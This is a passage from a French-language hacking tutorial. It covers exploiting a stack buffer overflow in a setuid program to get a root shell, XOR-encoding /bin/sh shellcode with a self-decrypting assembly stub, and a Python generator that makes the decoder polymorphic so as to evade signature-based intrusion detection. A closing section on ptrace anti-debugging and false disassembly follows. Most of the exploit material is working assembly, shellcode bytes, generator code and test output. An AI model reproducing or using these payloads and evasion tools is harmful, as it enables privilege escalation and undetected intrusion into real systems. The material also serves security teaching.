Il est finalement temps de vérifier que l'on n'a pas fait tout ça pour rien (on réutilise le programme vulnérable et le programme d'exploitation de la partie stack-based overflow, en insérant notre shellcode :

```
$ su -
Password:
# wget -q http://www.bases-hacking.org/sources/Systeme/BoF/stack-
based_overflow.c
# gcc stack-based_overflow.c -o stack-based_overflow
# chmod +s stack-based_overflow
# exit
logout
$ wget -q http://www.bases-hacking.org/sources/Shellcode/stack-
based_exploit2.c
$ gcc stack-based_exploit2.c -o stack-based_exploit2
$ ./stack-based_exploit2
Adresse cible à 0xbf9f5924 (offset de 0xa4)
Buffer à 0xbf9f5914
Votre nom, ääääääääääääääääääää
ääääääääääääääääääää
ää1À°F1Û1ÙÍ€ë[1Àˆ C‰‰C
```

°
ÖÖS
Í€èåÿÿÿ/bin/shŸ¿$YŸ¿$YŸ¿$YŸ¿$YŸ¿$YŸ¿, a été enregistré avec succès
sh-3.1# whoami
root
sh-3.1#

GOT ROOT ?!! Notre shellcode a l'air de marcher parfaitement. Il y a beaucoup de manières d'améliorer ce shellcode. On peut en faire des beaucoup plus petits (pratique quand on n'a pas beaucoup de place dans la pile pour injecter le shellcode), ou encore un shellcode en caractères ascii imprimables (qui permet d'injecter quand on ne peut injecter que des caractères) ou encore du shell code polymorphique (un bytecode contenant le shellcode crypté et dont le travail est de décrypter le shellcode, puis de l'éxécuter). Nous vous ferons peut-être part de ces techniques quand nous aurons complété les autres sections ;-)

Shellcode auto-décodant

I°) Shellcode auto-décodant

Chiffrer le shellcode

Le but du polymorphisme est d'éviter les détections prématurées d'attaques. En effet, afin notamment de protéger contre les exploitations dites *0-day* (vulnérabilitées inconnues du public), des mécanismes de détection a priori ont été mis en places, parmi lesquels l'analyse statique des paquets et la détection de shellcode. L'analyse de ce type de paquets (pas de connaissance de la structure) ne peut se faire que par deux moyens : l'analyse statique (génération de signatures de shellcode) et la simulation (essayer d'exécuter dynamiquement les séquences d'instructions valides pour l'hôte cible). Le polymorphisme a été créé afin de répondre efficacement au premier type d'analyse, afin que la génération de signatures ne soit pas effective. L'analyse par simulation est quant à elle plus un débat de recherche qu'une réalité pratique, puisqu'il paraît impossible de modéliser le contexte (comme par exemple lorsque le shellcode commence par un pop ebx étant donné que le simulateur ne connait pas l'état de la pile et également car les attaquants pourraient injecter des boucles et autres mécanismes rendant impratiquables une réelle détection).

Afin d'outrepasser les premières signatures (repérer un appel aux syscalls setreuid et exec*, recherche des chaines de caractères (/+)bin(/+)(.*)sh dans l'ordre ou dans le désordre, etc.), la première réponse a été de

chiffer le shellcode. De manière immédiate, il sera impossible d'effectuer une recherche de signatures significative. Afin d'illustrer ceci, nous avons pris l'exemple de la manière la plus simple de coder efficacement un ensemble d'octets : la fonction XOR. En effet, la fonction XOR a la particularité d'être symétrique (à savoir que (f^k)^k = f) et il n'est pas possible, sans connaissance de la clé et autrement qu'en essayant toutes les possibilités, d'effectuer un reverse enginnering sur un buffer xor-encodé (dépendance forte avec la clé et le buffer original, diffusion forte de la transformation).

```
$ nasm shellcode.asm
$ gcc xor_file.c -o xor_file
$ ./xor_file 0 shellcode # Identité
\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\
x43\x07\x89\x5b
\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\
xff\xff\xff\x2f
\x62\x69\x6e\x2f\x73\x68
$ ./xor_file 49 shellcode # Mauvaise clé
\x00\xf1\x81\x77\x00\xea\x00\xf8\xfc\xb1\xda\x27\x6a\x00\xf1\xb9\x
72\x36\xb8\x6a
\x39\xb8\x72\x3d\x81\x3a\xbc\x7a\x39\xbc\x62\x3d\xfc\xb1\xd9\xd4\
xce\xce\xce\x1e
\x53\x58\x5f\x1e\x42\x59
$ ./xor_file 42 shellcode
\x1b\xea\x9a\x6c\x1b\xf1\x1b\xe3\xe7\xaa\xc1\x3c\x71\x1b\xea\xa2\x
69\x2d\xa3\x71
\x22\xa3\x69\x26\x9a\x21\xa7\x61\x22\xa7\x79\x26\xe7\xaa\xc2\xcf\
xd5\xd5\xd5\x05
\x48\x43\x44\x05\x59\x42
$ ./xor_file 66 shellcode
\x73\x82\xf2\x04\x73\x99\x73\x8b\x8f\xc2\xa9\x54\x19\x73\x82\xca\x
01\x45\xcb\x19
\x4a\xcb\x01\x4e\xf2\x49\xcf\x09\x4a\xcf\x11\x4e\x8f\xc2\xaa\xa7\xb
d\xbd\xbd\x6d
\x20\x2b\x2c\x6d\x31\x2a
```

Ces quelques tests simples d'un xor byte à byte du shellcode avec différentes clés (0, 0x31, 42 et 0x42) nous montrent bien que deux xor avec des clés différentes sont très difficiles à corréler (le petit utilitaire xor_file est présent dans les sources). On remarque qu'il nous faudra éviter la clé 0 (car f^0 = f) et les clés correspondant à un byte du shellcode original (car k^k=0 et que nous ne devons pas avoir de byte nul), ce qui est ici le cas avec la clé 49 = 0x31. Mais vous l'avez compris, encoder ce shellcode n'est

pas suffisant, puisqu'il ne veut potentiellement plus rien dire en termes d'instructions. Il faut donc lui permettre de s'auto-déchiffrer.

Shellcode auto-déchiffrant

La structure des codes auto-déchiffrants est toujours la même : placer un module permettant de déchiffrer au début, le chiffré à la fin, et a la fin du premier module un jump vers le déchiffré. Ainsi, le shellcode complet injecté aura plus ou moins la structure suivante :

```
++++++++++++++++
Decodeur XOR
++++++++++++++++
jmp to encodé
++++++++++++++++
Shellcode
XOR-encodé
++++++++++++++++
```

Avec nos modestes connaissances en assembleur et en essayant de copier les mécanismes vus lors de la première partie, il nous est relativement aisé de créer un petit programme permettant de décoder un shellcode XOR-encodé :

```
BITS 32

jmp short sc

retour:

        pop esi      ; esi pointe vers le shellcode
        xor eax,eax      ; Mise a zéro des registres utilisés
        xor ebx,ebx
        xor ecx,ecx
        mov bl,46      ; ebx = 46 (taille du shellcode encodé)
        mov al,202      ; eax = 151 (clef xor)


boucle:      ; boucle de décodage xor

        xor [esi+ecx],eax      ; xor entre le byte courant et la cle
        inc ecx
        cmp ebx,ecx      ; tant que ecx n'est pas égal à 46
        jne boucle

        jmp esi      ; on execute le shellcode désormais décodé
```

```
sc:     ; label de notre shellcode encodé

        call retour
        shellcode db
        0xa6,0x57,0x27,0xd1,0xa6,0x4c,0xa6,0x5e,0x5a,0x17,0x7c,0x
        81,0xcc,0xa6,0x57,
        0x1f,0xd4,0x90,0x1e,0xcc,0x9f,0x1e,0xd4,0x9b,0x27,0x9c,0x1
        a,0xdc,0x9f,0x1a,0xc4,0x9b,0x5a,
        0x17,0x7f,0x72,0x68,0x68,0x68,0xb8,0xf5,0xfe,0xf9,0xb8,0xe4
        ,0xff
```

Comme vous le voyez, il n'y a rien d'extravaguant, on récupère l'adresse sur la pile de notre shellcode encodé comme précédemment, puis on effectue une boucle basique permettant d'effectuer le xor de chacun des bytes avec la clé (ici 151), et enfin on saute vers le shellcode ainsi décodé. Bien. Est-ce que ceci marche au moins ? Testons avec le court programme suivant (encore une fois, le petit utilitaire file2chars est dans les sources) :

```
$ cat test_bytecode.c
#include <stdio.h>
#include <string.h>

char shellcode[]="";

int main () {

        int (*sc)() = (int (*)())shellcode;
        printf("Launching shellcode\n");
        printf("Length: %d bytes\n", strlen(shellcode));
        sc();

        return 0;

}
$ nasm unxor_shellcode.asm
$ gcc -o file2chars file2chars.c && ./file2chars unxor_shellcode
\xeb\x15\x5e\x31\xc0\x31\xdb\x31\xc9\xb3\x2e\xb0\x97\x31\x04\x0e\
x41\x39\xcb\x75\xf8\xff\xe6\xe8\xe6\xff\xff\xff\xa6\x57
\x27\xd1\xa6\x4c\xa6\x5e\x5a\x17\x7c\x81\xcc\xa6\x57\x1f\xd4\x90\x
1e\xcc\x9f\x1e\xd4\x9b\x27\x9c\x1a\xdc\x9f\x1a\xc4\x9b
\x5a\x17\x7f\x72\x68\x68\x68\xb8\xf5\xfe\xf9\xb8\xe4\xff
$ vi test_bytecode.c # on place ce shellcode dans char shellcode[]
$ gcc test_bytecode.c -o test_bytecode && ./test_bytecode
Launching normal shellcode
```

Length: 74 bytes
sh-3.2$ exit
exit
$

Nous avons donc réussi une première étape importante : la sémantique réelle de notre bytecode injecté est chiffrée, rendant très compliquées les analyses statiques, d'autant plus lorsque les clés utilisées sont sur plusieurs bytes (suppression des redondances) ou lorsque les algorithmes utilisés sont plus complexes. Ceci dit, une observation simple remet en cause notre travail. Voici les shellcodes générés pour les clés 151 et 213 :

```
\
xeb\x15\x5e\x31\xc0\x31\xdb\x31\xc9\xb3\x2e\xb0\x97\x31\x04\x0e\
x41\x39\xcb\x75
\xf8\xff\xe6\xe8\xe6\xff\xff\xff\xa6\x57\x27\xd1\xa6\x4c\xa6\x5e\x5a\
x17\x7c\x81
\xcc\xa6\x57\x1f\xd4\x90\x1e\xcc\x9f\x1e\xd4\x9b\x27\x9c\x1a\xdc\x
9f\x1a\xc4\x9b
\x5a\x17\x7f\x72\x68\x68\x68\xb8\xf5\xfe\xf9\xb8\xe4\xff

\xeb\x15\x5e\x31\xc0\x31\xdb\x31\xc9\xb3\x2e\xb0\xd5\x31\x04\x0e\
x41\x39\xcb\x75
\xf8\xff\xe6\xe8\xe6\xff\xff\xff\xe4\x15\x65\x93\xe4\x0e\xe4\x1c\x18\x
55\x3e\xc3
\x8e\xe4\x15\x5d\x96\xd2\x5c\x8e\xdd\x5c\x96\xd9\x65\xde\x58\x9e\
xdd\x58\x86\xd9
\x18\x55\x3d\x30\x2a\x2a\x2a\xfa\xb7\xbc\xbb\xfa\xa6\xbd
```

En effet, un point faible perdure dans notre approche : nous utilisons, à un byte près (la clé), le même décodeur ! Bien que nous ayons supprimé notre signature originale, nous en avons créé une deuxième. Etant donné la multiplicité des décodeurs possibles, cela paraît tout de même difficilement imaginable de générer des signatures pour chacun d'entre eux. Ceci dit, ne serait-il pas possible de générer ce même décodeur sous plusieurs formes distinctes ? C'est ce que nous allons voir tout de suite.

Décodeur polymorphique

II°) Décodeur polymorphique

Ajouts d'opérations neutres

En premier lieu, afin d'obscurcir le code de notre décodeur, il est possible d'ajouter des instructions qui ne changent rien à la sémantique réelle du code. Pour mon exemple, j'ai retenu les instructions suivantes :

- nop : nous l'avons déjà vu, cette instruction (no operation) est une instruction neutre, nécessaire afin d'aligner et de temporiser.
- push reg, pop reg : là encore, puisque nous n'utilisons pas le haut de la pile, ajouter un registre sur la pile et remettre son contenu dans le registre ne modifiera en rien notre programme.
- inc reg, dec reg : incrémenter et décrémenter un registre ne changera pas sa valeur.
- push reg1, mov reg1 <- reg2, push reg1, pop reg2, pop reg1 : de manière un peu plus cachée, on sauvegarde reg1 sur la pile, on mets le contenu de reg2 dans reg1, on mets reg1 sur la pile, on retourne la haut de la pile dans reg2, puis on restaure la valeur sauvegardée initialement dans reg1.
- inc ureg : il peut y avoir des registres que l'on n'utilise pas (ce qui est le cas dans notre shellcode avec edi et edx). Nous sommes donc libre d'y effectuer n'importe quelle opération, comme l'incrémentation ici.
- mov ureg <- nombre : de la même façon, on peut mettre n'importe quel nombre ne contenant pas de bytes nuls dans un registre inutilisé.

Bien sûr, les combinaisons sont infinies. Ceci dit, il faut tout de même prendre garde à l'utilisation de la pile. Par exemple, ici nous sommes partis du principe que le haut de la pile nous était égal, ce qui n'est pas toujours le cas, car notre shellcode peut s'y trouver. En termes d'implémentation, on peut imaginer un programme simple rajoutant au hasard ce type d'instructions :

```
#!/usr/bin/python

import random

NOP_PERCENT=50

registers=["eax","ebx","ecx","edx","esi","edi"]
unused_registers=[]
asm_lines=[]
```

```
def get_unused_registers():
        global unused_registers

        unused_registers.extend(registers)

        for line in asm_lines:
                for reg in unused_registers:
                        if re.search(reg,line) != None:
                                unused_registers.remove(reg)


def get_nop():
        nb_choice=3
        if len(unused_registers) > 0:
                nb_choice = nb_choice+2


        choice=random.randint(0,nb_choice)

        if choice == 0: # NOP
                return "nop"


        elif choice == 1: # push reg, pop reg
                register = random.randint(0,5)
                return "push " + registers[register] + "\npop " +
                registers[register]


        elif choice == 2: # inc reg, dec reg
                register = random.randint(0,5)
                return "inc " + registers[register] + "\ndec " +
                registers[register]


        elif choice == 3: # push reg1, mov reg1 <- reg2, push reg1,
        pop reg2, pop reg1
```

```
                register = random.randint(0,5)
                while 1:

                        register2 = random.randint(0,5)
                        if register != register2:

                                break

                return "push " + registers[register] + "\nmov " +
                registers[register] + "," + registers[register2] + "\npush "
                + registers[register] + "\npop " + registers[register2] +
                "\npop " + registers[register]


        elif choice == 4: # inc unused_reg

                register = random.randint(0,len(unused_registers)-1)
                return "inc " + unused_registers[register]


        elif choice == 5: # mov unused_reg, junk nb

                register = random.randint(0,len(unused_registers)-1)
                junk=(random.randint(1,255) << 24 ) +
                (random.randint(1,255) << 16) + (random.randint(1,255)
                << 8) + random.randint(1,255)
                return "mov " + unused_registers[register] + "," +
                str(junk)


def transform():

        nomore=True

        for line in asm_lines:

                line=line.strip("\n")


        if line.strip(" ") == "sc:": # Ensure no changes are made at the
        end

                nomore=True


        if nomore == False and line.find("jne") == -1:
```

```
                nop=random.randint(0,100)
                if nop <= NOP_PERCENT: # Do we add a junk instruction ?
                        print get_nop()
        print line # And finally print the line
        if line.strip(" ") == "BITS 32":
                nomore=False

def main():
        import sys
        global asm_lines

        if len(sys.argv) != 2:
                print >> sys.stderr, "Usage: %s <path_to_asm_file>"%
                (sys.argv[0])
                sys.exit(1)

        f = open(sys.argv[1],"r")
        asm_lines=f.readlines()
        f.close()

        get_unused_registers() # Get (approximatively) which registers
        are in use and which ones aren't
        random.seed() # Seed the random generator with current
        epoch
        transform() # Transforme the instructions without changing the
        semantics

if __name__ == "__main__":
        main()
```

On remarquera tout de même dans la fonction transform() que nous avons pris soin de ne pas écrire avant le "BITS 32", ni après le label "sc:" pour ne pas modifier le pointeur retournée vers le shellcode, ni avant le "jne" pour ne pas ajouter d'instructions qui modifient les valeurs des flags permettant de connaitre le résultat du cmp. Il y aura environ une séquence d'instructions inutiles pour deux lignes utiles (ce qui fait in fine beaucoup mais n'est pas grave pour les besoins de cette démonstration). Un coup d'oeil rapide au type de code généré :

```
$ ./transform_shellcode.py unxor_shellcode.asm
BITS 32
push edi
pop edi

jmp short sc
push ecx
pop ecx

inc edi
retour:

        pop esi
        xor eax,eax
        xor ebx,ebx
        xor ecx,ecx
        mov bl,46
        mov al,159
        mov edi,590357073


boucle:

        mov edx,729692240
        xor [esi+ecx],eax
        inc ecx
        inc ebx
        dec ebx
        cmp ebx,ecx
        jne boucle
        push esi
        pop esi

        jmp esi
        inc esi
        dec esi


sc:

        call retour
        shellcode db
        0xae,0x5f,0x2f,0xd9,0xae,0x44,0xae,0x56,0x52,0x1f,0x74,0x8
        9,0xc4,0xae,0x5f,
        0x17,0xdc,0x98,0x16,0xc4,0x97,0x16,0xdc,0x93,0x2f,0x94,0x1
```

2,0xd4,0x97,0x12,0xcc,0x93,0x52,
0x1f,0x77,0x7a,0x60,0x60,0x60,0xb0,0xfd,0xf6,0xf1,0xb0,0xec
,0xf7

On peut désormais comparer le code assemblé avec l'assemblage non-obscurci :

Bytecode original
\xeb\x15\x5e\x31\xc0\x31\xdb\x31\xc9\xb3\x2e\xb0\x9f\x31\x04\x0e\
x41\x39\xcb\x75
\xf8\xff\xe6\xe8\xe6\xff\xff\xff\xae\x5f\x2f\xd9\xae\x44\xae\x56\x52\x
1f\x74\x89
\xc4\xae\x5f\x17\xdc\x98\x16\xc4\x97\x16\xdc\x93\x2f\x94\x12\xd4\x
97\x12\xcc\x93
\x52\x1f\x77\x7a\x60\x60\x60\xb0\xfd\xf6\xf1\xb0\xec\xf7

Après transformation
\x57\x5f\xeb\x28\x51\x59\x47\x5e\x31\xc0\x31\xdb\x31\xc9\xb3\x2e\
xb0\x9f\xbf\x51
\x22\x30\x23\xba\x50\x38\x7e\x2b\x31\x04\x0e\x41\x43\x4b\x39\xcb\
x75\xf1\x56\x5e
\xff\xe6\x46\x4e\xe8\xd6\xff\xff\xff\xae\x5f\x2f\xd9\xae\x44\xae\x56\x
52\x1f\x74
\x89\xc4\xae\x5f\x17\xdc\x98\x16\xc4\x97\x16\xdc\x93\x2f\x94\x12\x
d4\x97\x12\xcc
\x93\x52\x1f\x77\x7a\x60\x60\x60\xb0\xfd\xf6\xf1\xb0\xec\xf7

On se rend donc bien compte de la dispersion des opcodes pouvant faire office de signature et même de la modification de certains d'entre eux (opcodes soulignés, grâce à la modification des référentiels pour les jmp notamment).

Transformation des instructions

Toujours dans l'optique de rendre plus difficile la génération de signatures, il est possible de modifier les instructions utiles de manière à ce que la sémantique demeure tout de même inchangée. C'est là toute l'essence du polymorphisme d'ailleurs. Etant donné la taille des jeux d'instructions actuels, cet univers est encore plus hautement infini et peut parfois être complexe. Nous avons décidé de remplacer trois types d'instructions que nous utilisons dans notre shellcode :

- xor reg,reg : en effet, il y a de multiples manières de placer un registre à 0 sans pour autant ajouter de bytes nuls. Nous avons par exemple utilisé ici le Et binaire : reg = (reg & 0x01010101)

& 0x02020202). En effet, 0x01010101 & 0x02020202 = 0, donc l'intersection des deux opérations AND sera nulle et le registre aussi. Une autre manière plus trivial : sub reg, reg qui soustrait au registre sa propre valeur.

- pop reg : une instruction pop n'est autre que le placement dans un registre de la valeur courante du haut de la pile suivit d'un ajout de 4 au registre ESP (afin de faire diminuer la pile de 4 octets), soit mov reg, [esp] - add esp,0x01010105 - sub esp,0x01010101 par exemple (les deux dernières instructions sont un add esp,4 en évitant les 0). On peut également se servir d'un registre inutilisé, en faisant le pop dans cet autre registre, puis en remetant à 0 le registre original, et enfin en additionnant au registre original le registre inutilisé.

- mov reg, value : ici, nous avons adressé les instructions qui affectent une valeur à un registre de 8 bits (al, bl, cl, dl). On peut imaginer beaucoup de manière, parmi lesquelles le fait de placer une autre valeur puis d'incrémenter/décrémenter jusqu'à ce que le registre contienne la valeur espérée, ou encore une suite d'opération plus compliquée utilisant un registre inutilisé (on place la valeur originale du registre 32-bits correspondant au registre ciblé sur la pile, on pop cette valeur dans le registre inutilisé, on mets par deux instructions AND le premier bit à 0, on y ajouter 0x01010101 + valeur - 1, on push le registre inutilisé, on le pop dans le registre ciblé, on y soustrait 0x01010101 puis on incrémente de 1, pour illustrer que nous pouvons faire des suites d'instructions aussi tordues que désiré).

Nous pouvons donc implémenter ces substitutions de manière aléatoire dans le programme précédent :

```
x01010101=16843009
x02020202=33686018

def get_mov(val1,val2):

    if random.randint(0,1) == 1 and val1 in set(["al","bl","cl","dl"]):

        if val2 not in set(["al","bl","cl","dl"]): # val2 is an integer

            num=0
            if val2[-1] == "h" or val2[0:2] == "0x" : #
            hexadecimal value
```

```
                if val2[-1] == "h":
                    num = int(val2[:-1],16)
                else:
                    num = int(val2)
            else: # normal value
                num = int(val2)
            if num == 1:
                return "mov " + val1 + ", 2\ndec " + val1
            if num == 2:
                return "mov " + val1 + ", 1h\ninc " + val1
            else:
                if len(unused_registers) == 0:
                    return "mov " + val1 + ", " + str(num -
                    2) + "\ninc e" + val1[0] + "x\ninc e" +
                    val1[0] + "x"
                else:
                    reg=unused_registers[random.randint(0
                    ,len(unused_registers)-1)]
                    return "push e" + val1[0] + "x\npop " +
                    reg + "\nand " + reg + ", 0xffffff01\nand
                    " + reg + ", 0xffffff02\nadd " + reg + ",
                    " + str(x01010101 + num - 2) + "\ninc "
                    + reg + "\npush " + reg + "\npop e" +
                    val1[0] + "x\nsub e" + val1[0] + "x, " +
                    str(x01010101) + "\ninc e" + val1[0] +
                    "x"

        return "mov " + val1 + ", " + val2

def get_xor(val1,val2):
    if random.randint(0,1) == 1:
        if val1 == val2:
```

```
                    if random.randint(0,1) == 1:
                        return "and " + val1 + ", " + str(x01010101)
                        + "\nand " + val2 + ", " + str(x02020202)
                    else:
                        return "sub " + val1 + ", " + val1

        return "xor " + val1 + ", " + val2

    def get_pop(reg):
        if random.randint(0,1) == 1:
            if len(unused_registers) == 0:
                return "mov " + reg + ", [esp]\nadd
                esp,0x01010105\nsub esp, " + str(x01010101)
            else:
                ureg=unused_registers[random.randint(0,len(unuse
                d_registers)-1)]
                return "pop " + ureg + "\nxor " + reg + ", " + reg +
                "\nadd " + reg + ", " + ureg

        return "pop " + reg
```

Avec le remplacement de ces instructions, nous avons donc un shellcode complètement polymorphique, par l'encryption de son essence et par le métamorphisme de son décodeur. Afin de tester les bytecodes ainsi générés, nous avons automatisé la chaîne de production et de test dans un petit script shell :

```
$ ./polymorphic_shellcode.sh shellcode
New shellcode:
\x47\xeb\x45\xbf\xad\x7e\x09\x59\x90\x5e\x31\xc0\x29\xdb\x41\x49\
x31\xc9\x53\x5b
\xb3\x2e\x50\x5f\x81\xe7\x01\xff\xff\xff\x81\xe7\x02\xff\xff\xff\x81\xc
7\xa6\x01
\x01\x01\x47\x57\x58\x2d\x01\x01\x01\x01\x40\xba\x1a\xd4\xc5\x08
\x47\x31\x04\x0e
\x42\x41\x39\xcb\x75\xf7\x43\x4b\xff\xe6\x56\x5e\xe8\xbb\xff\xff\xff\
x96\x67\x17
```

```
\xe1\x96\x7c\x96\x6e\x6a\x27\x4c\xb1\xfc\x96\x67\x2f\xe4\xa0\x2e\x
fc\xaf\x2e\xe4
\xab\x17\xac\x2a\xec\xaf\x2a\xf4\xab\x6a\x27\x4f\x42\x58\x58\x58\x
88\xc5\xce\xc9
\x88\xd4\xcf
Launching normal shellcode
Length: 46 bytes
sh-3.2$ exit
exit
Launching polymorphic shellcode
Length: 123 bytes
sh-3.2$ exit
exit

$ ./polymorphic_shellcode.sh shellcode
New shellcode:
\x52\x89\xda\x52\x5b\x5a\xba\x4b\x65\xed\xe7\xeb\x49\x53\x89\xd3\
x53\x5a\x5b\x5e
\x29\xc0\x29\xdb\x57\x89\xdf\x57\x5b\x5f\x81\xe1\x01\x01\x01\x01\
x81\xe1\x02\x02
\x02\x02\xb3\x2e\x47\x50\x5f\x81\xe7\x01\xff\xff\xff\x81\xe7\x02\xff\
xff\xff\x81
\xc7\x5d\x01\x01\x01\x47\x57\x58\x2d\x01\x01\x01\x01\x40\x31\x04
\x0e\x41\x39\xcb
\x75\xf8\x41\x49\xff\xe6\xe8\xb8\xff\xff\xff\x6f\x9e\xee\x18\x6f\x85\x
6f\x97\x93
\xde\xb5\x48\x05\x6f\x9e\xd6\x1d\x59\xd7\x05\x56\xd7\x1d\x52\xee\
x55\xd3\x15\x56
\xd3\x0d\x52\x93\xde\xb6\xbb\xa1\xa1\xa1\x71\x3c\x37\x30\x71\x2d\
x36
Launching normal shellcode
Length: 46 bytes
sh-3.2$ exit
exit
Launching polymorphic shellcode
Length: 137 bytes
sh-3.2$ exit
exit

$ cat .polymorphic_shellcode.asm
BITS 32
push edx
mov edx,ebx
```

```
push edx
pop ebx
pop edx

mov edx,3891094859
jmp short sc

push ebx
mov ebx,edx
push ebx
pop edx
pop ebx
retour:

        pop esi
        sub eax, eax
        sub ebx, ebx
        push edi
        mov edi,ebx
        push edi
        pop ebx
        pop edi
        and ecx, 16843009
        and ecx, 33686018
        mov bl, 46
        inc edi
        push eax
        pop edi
        and edi, 0xffffff01
        and edi, 0xffffff02
        add edi, 16843101
        inc edi
        push edi
        pop eax
        sub eax, 16843009
        inc eax


boucle:

        xor [esi+ecx],eax
        inc ecx
        cmp ebx,ecx
        jne boucle
```

```
        inc ecx
        dec ecx

        jmp esi


sc:

        call retour
        shellcode db
        0x6f,0x9e,0xee,0x18,0x6f,0x85,0x6f,0x97,0x93,0xde,0xb5,0x4
        8,0x05,0x6f,0x9e,
        0xd6,0x1d,0x59,0xd7,0x05,0x56,0xd7,0x1d,0x52,0xee,0x55,0x
        d3,0x15,0x56,0xd3,0x0d,0x52,0x93,0xde,
        0xb6,0xbb,0xa1,0xa1,0xa1,0x71,0x3c,0x37,0x30,0x71,0x2d,0x
        36
```

Nous obtenons donc un shellcode de taille variable (de manière générale entre 100 et 160 bytes), qui est très différent d'une génération sur l'autre, comme le montrent les deux essais effectuées, et quasiment impossible à analyser, même désassemblé. Le code original est en rouge sur cet exemple est reste très éparpillé (d'autant que ce qui demeure est soit le code encrypté soit des portions que nous n'avons pas traitré dans notre exemple). Bien sûr, des générations plus fines permettent de contrôler la taille du shellcode généré et d'effectuer des obfuscations plus complètes (le mieux dans notre cas serait tout de même de modifier la boucle principale et notamment le xor, d'autant que *a xor b* peut se réécrire sous de multiples formes, comme par exemple *(a&~b) | (~a&b)*).

Maintenant que nous avons compris tous ces mécanismes, il n'y a pas de honte à utiliser des outils qui permettent de générer automatique ce type de shellcode de bien meilleure manière, pour de multiples sémantiques et de multiples plateformes, notamment Metasploit.

V. Techniques anti-debugging et protection logicielle

I°) La méthode ptrace

Explication de la méthode

Elle est assez simple d'utilisation : sous les systèmes UNIX, un appel système nommé ptrace sert à débogguer les éxécutables (les tracer, les modifier, poser des points d'arrêt, etc..). Il va de soi que cet appel système est utilisé par tous les debuggers sous Unix. L'appel ptrace est déclaré dans la librairie système sys/ptrace.h. Ptrace a la particularité qu'il ne peut être

utilisé qu'une seule fois sur un même éxécutable en simultané. En fait, ptrace retourne 0 si le lancement a réussi et -1 si il y a déjà un ptrace en cours sur l'éxécutable.
Il paraît donc naturel qu'il suffit d'appeller ptrace dans le programme : s'il réussit, tout est normal, s'il échoue, il y a un débuggage en cours sur l'éxécutable et cela ne présage rien de bon. Démontrons ceci avec le code suivant.

Illustration

Pour changer un peu du C, nous allons nous moderniser et passer au C++. Le programme suivant est un programme bateau (comme tous les programmes de cette section) qui permet une authentification préhistorique :

```
//test.cpp Test de protection par la méthode ptrace
#include <sys/ptrace.h>

#include <iostream>
	using std::cout;
	using std::cin;
	using std::endl;

#include <string>
	using std::string;

#define PASS "4xdfeSDE7"

int main() {

	if (ptrace(PTRACE_TRACEME, 0, 1, 0) < 0)	//Si l'appel ptrace
	retourne une valeur négative, il a échoué => On quitte
	{
		cout << "Tentative de Crack\nAbandon..." << endl;
		return 1;
	}

	string mdp;

	cout << "Authentification requise\nMot de passe :\t";
	cin >> mdp;	//Capture clavier

	if (mdp == PASS)	//Si la chaîne rentrée au clavier est pareil
	que la chaîne PASS définie plus tôt
	cout << "Authentification réussie, bienvenue dans la suite du
	programme" << endl;

	else cout << "Echec de l'authentification\nAbandon..." <<
	endl;	//Sinon

	return 0;
```

```
}
```

Le but du programme est assez clair, nous allons maintenant le tester :

```
$ g++ test.cpp -o test
$ ./test
Authentification requise
Mot de passe : testdepass
Echec de l'authentification
Abandon...
$ ./test
Authentification requise
Mot de passe : 4xdfeSDE7
Authentification réussie, bienvenue dans la suite du programme
$ gdb -q test
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) r
Starting program: /home/SeriousHack/test
Failed to read a valid object file image from memory.
Tentative de Crack
Abandon...

Program exited with code 01.
(gdb)
```

Comme prévu, le deuxième ptrace n'a pas pu se lancer, a renvoyé un code d'erreur et a détecté proprement l'utilisation du debugger. Ceci dit, cette protection est primaire, elle est donc couramment cachée par la technique du faux désassemblage que nous nous proposons d'expliquer maintenant.

II°) Le faux désassemblage (false disassembly)

Explication de la technique

Encore une fois, le principe de cette technique est plutôt simple (il suffisait d'y penser, comme qui dirait..). Le but est de place des chaines de caractères dans le programme en assembleur ayant la valeur d'opcodes ainsi, le debuggeur trouvant ces opcodes va les prendre en compte. En plaçant des caractères bien étudiés, on peut totalement brouiller un code désassemblé ou juste les parties que l'on ne veut pas montrer. L'illustration de ce procédé devrait rendre les choses limpides.

Illustration

Intéressons-nous au code largement commenté qui suit. Ce code est en langage assembleur, synthaxe AT&T pour Unix. Pour ceux qui ne connaissent pas l'assembleur, il est aisé de le comprendre après avoir lu la partie mémoire de ce site : tout d'abord, les segments data et bss sont remplis si besoin est, puis le segment text. Ensuite, vous n'avez qu'une suite d'appels systèmes qui se déroulent de la même façon, à savoir, on

entre dans le registre %eax le numéro de l'appel système, puis dans les registres suivants les variables nécessaires à l'appel (placés dans la pile), puis 0x80 qui correspond à l'appel au kernel qui va entraîner l'éxécution du syscall. Vous avez accès à l'ensemble des appels systèmes depuis /usr/include/asm-i386/unistd.h et à leurs paramètres dans les pages du manuel correspondantes. Intéressons nous maintenant à ce programme d'authentification :

```
.data #declaration des variables statiques initialisées

  auth_req: .string "Authentification requise\nMot de passe :\t"

  ok: .string "Authentification OK\n"

  mauvais: .string "Echec de l'authentification\nAbandon...\n"

.text #declaration du code

  .global _start
   _start:

     mov $4, %eax   #Afficher le message auth_req
     mov $1,%ebx   #1 est le flux STDOUT (votre écran)
     mov $auth_req,%ecx   #On mets le message auth_req dans la pile
     mov $40,%edx   #40 caractères à afficher
     int $0x80   #On effectue le syscall 4

     mov $3,%eax   #Lire la réponse au clavier
     mov $0,%ebx   #0 est le flux STDIN (clavier)
     movl %esp,%ecx   #%ecx pointe vers le haut de la pile (donc vers ce qui sera entré qui sera en haut de la pile après le syscall)
     mov $10,%edx   #On lit 10 caractères max
     int $0x80   #on effectue le syscall 3

     cmpl $0x37333331,(%ecx)   #On compare ce qui a été entré avec 0x37333331 qui est 7331 en héxadécimal, interprété 1337 en mémoire (little endian)
     jne echec   #Si ce n'est pas égal, on passe au label echec
     je debut   #sinon au label debut

   exit:
     mov $1, %eax   #Quitter
     mov $0, %ebx   #Code de sortie (ici 0, pas d'erreur)
     int $0x80   #Appel au syscall 1

   debut:
     mov $4, %eax   #Afficher le message ok
     mov $1,%ebx
     movl $ok,%ecx
     mov $20,%edx
     int $0x80
```

```
    jmp exit   #On passe au label exit

  echec:
    mov $4, %eax   #Afficher le message mauvais
    mov $1,%ebx
    movl $mauvais,%ecx
    mov $39,%edx
    int $0x80
    jmp exit
```

